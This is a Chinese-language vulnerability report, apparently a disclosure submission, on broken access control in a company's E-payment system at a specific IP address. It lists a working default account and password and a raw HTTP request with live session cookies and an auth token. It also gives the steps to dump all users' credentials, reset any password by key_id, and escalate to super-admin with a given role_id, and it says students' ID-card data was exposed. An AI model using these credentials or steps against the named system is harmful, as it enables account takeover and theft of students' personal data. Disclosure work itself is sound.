漏洞描述: 成都智汇安新科技有限公司E支付登录后系统功能点不鉴别用户身份，导致多个任意用户类型漏洞。

漏洞利用条件: 仅需要任意登录账号即可

登录地址: http://47.101.62.10:8082/epay/login

账密: axfqz_api/Axf@02768(默认密码)


1.任意用户信息查询、包括账号、密码

2.任意用户密码重置

3.任意用户权限提升(垂直越权)


4，全校身份证


登录后无任何权限，（前置系统账号）



任意用户信息查询、包括账号、密码

吧登录的这部分cookie请求/epay/api?method=sysuserFindList这接口






报文:

POST /epay/api?method=sysuserFindList HTTP/1.1
Host: 47.101.62.10:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: application/json, text/plain, /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 65
Origin: http://47.101.62.10:8082
Connection: close
Cookie: axf:sess=3a9068ffd5bb0d72d78a15f32ce456b7cd6987142f80ab26; atoken=8aacd7cd013ec4baf95e689d1fcabdc7;
epay_auth=eyJwYXJhbXMiOiJ7XCJ1c2VybmFtZVwiOlwiYXhmcXpfYXBpXCIsXCJhY2Nlc3NfdG9rZW5cIjpcIjhhYWNkN2NkMDEzZWM0YmFmOTVlNjg5ZDFmY2FiZGM3XCIsXCJ0dGxcIjo3MjAwMDAwLFwiY3JlYXRlX3RpbWVcIjoxNjY2MDA2OTkwfSIsImhhc2giOiI0OWFhO(

{"args":{"custom_login_name":"1","page_size":30,"page_num":1}}


任意密码重置

从1任意信息查询获取到用户的key_id，如下




请求密码重置的接口，只检验key_id

重置成功，账密:10011/Axf@02768




任意用户权限提升(垂直越权)、

描述: 只需要吧"role_id":["37cfa85571cd496491448e8adf487425"] ," 加入即可拿到超管权限




刷新，即可拿到超管的全部路由

拿到系统管理权限后-通过点击学生信息管理-权限设置-学生数据



查看全校学生信息、身份证



这里已经恢复前置系统这个账号为无权限账户，